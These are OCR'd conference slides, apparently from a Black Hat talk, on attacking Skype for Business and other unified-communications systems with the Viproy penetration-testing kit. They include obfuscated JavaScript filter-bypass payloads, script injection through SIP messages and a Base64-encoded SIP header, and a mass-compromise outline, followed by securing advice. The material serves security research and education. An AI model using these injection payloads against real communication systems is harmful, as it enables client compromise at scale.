


- Unified Messaging
  - Message types (e.g. rtf, html, images)
  - Message content (e.g. JavaScript)
  - File transfers and sharing features
  - Code or script execution (e.g. SFB)
  - Encoding (e.g. Base64, Charset)
- Various protocols
  - MSRP, XMPP, SIP/MESSAGE
- Combining other attacks

ATTACKING WITH ORIGINAL CLIENTS

- Attacker's Client
  - TLS / Proxy
  - Certificate
  - Compression
- Console
  - Enabling Features
  - Content Injection
  - Security Bypass




ATTACKER
Recycle Bin
Skype for Business 2015
5:08 PM
7/20/2016
Viproxy
File Edit View Search Terminal Tabs Help
Viproxy
Viproxy Console
msf auxiliary(viproxy) >
VICTIMS
HACME 2
Recycle Bin
Skype for Business 2015
Skype for Business
test123 happening
hacme2
Available
Set Your Location
Find someone or dial a number
GROUPS STATUS RELATIONSHIPS NEW
People who've added you as a contact will show up here. Add them to your Contacts list to make sure they can contact you and see when you're around.
hacme3 - Away 25 mins
attacker - Offline
CALL FORWARDING OFF
5:07 PM
7/20/2016
SFB Server
Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Hardware Events
Internet Explorer
Key Management Service
Lync Server
Microsoft
ThinPrint Diagnostics
Windows PowerShell
Subscriptions
Lync Server
Number of events: 400 (!) New events available
Level
Date and Time
Source
Information 20/07/2016 5:04:46 PM LS Web Components Server
Information 20/07/2016 5:04:44 PM LS User Store Sync Agent
Information 20/07/2016 5:03:54 PM LS UserPin Service
Information 20/07/2016 5:03:33 PM LS Replica Replicator Agent Service
Information 20/07/2016 5:03:13 PM LS Master Replicator Agent Service
Information 20/07/2016 5:02:31 PM LS Replica Replicator Agent Service
Information 20/07/2016 4:58:32 PM LS Replica Replicator Agent Service
Information 20/07/2016 4:58:12 PM LS Master Replicator Agent Service
Information 20/07/2016 4:56:36 PM LS User Replicator
Information 20/07/2016 4:56:36 PM LS User Replicator
Information 20/07/2016 4:56:36 PM LS User Replicator
Information 20/07/2016 4:56:35 PM LS User Replicator
Information 20/07/2016 4:56:35 PM LS User Replicator
Information 20/07/2016 4:56:35 PM LS User Replicator
Warning 20/07/2016 4:55:49 PM LS Intelligent IM Filter
Actions
Lync ...
Op...
Cr...
Im...
Cl...
Filt...
Pr...
Fin...
Sa...
Att...
View
Re...
Help
ENG
5:08 PM
20/07/2016

context

ATTACKING SKYPE FOR BUSINESS


UC content forwarded to UC clients (***NO interaction***)

- SIP INVITE headers
- Message content
- SIP/SDP content

Office 365

Federations

*MS15-123



ATTACKING SKYPE FOR BUSINESS

URL filter bypass via JavaScript

```
<script>var u1="ht"; u2="tp"; u3="://";o="w"; k="."; i="";
u4=i.concat(o,o,o,k);
window.location=u1+u2+u3+u4+"viproy.com"</script>
```

Script execution via SIP messages

```
<script>window.location="viproy.com"</script>
```


Script execution via SIP headers


```
Ms-IM-Format: text/html; charset=UTF-8; ms-
body=PHNjcmlwdD53aW5kb3cubG9jYXRpb249Imh0dHA6Ly93d3cudmlwc
m95LmNvbSI8L3NjcmlwdD4=
```

MASS COMPROMISE

Attacking through a PBX or proxy

- Sending a meeting request
- Using a ***CUSTOM SIP header***
- Waiting for the shells




Multi Client Script Execution.png
Image Edit View Go Help
HACME 2
HACME 3
Script Execution
Forwarded Request
SIP Request
Changed Request
ATTACKER
Viproxy
Skype for Business Server

SECURING UNIFIED COMMUNICATIONS

- Secure design
- Enforce security via SBCs
  - Messaging, SIP headers, meetings…
- Enforce authentication
- Secure inter-vendor configuration
- Protect the legacy systems
- Protect the clients

BLACK HAT SOUND BYTES

- Securing Unified Communications (UC) is **NOT** just securing VoIP.
- Brace yourselves, VoIP/UC are attacks are coming.
- #TaylorYourCommunicationSecurity !

REFERENCES

- Viproy VoIP Penetration Testing Kit

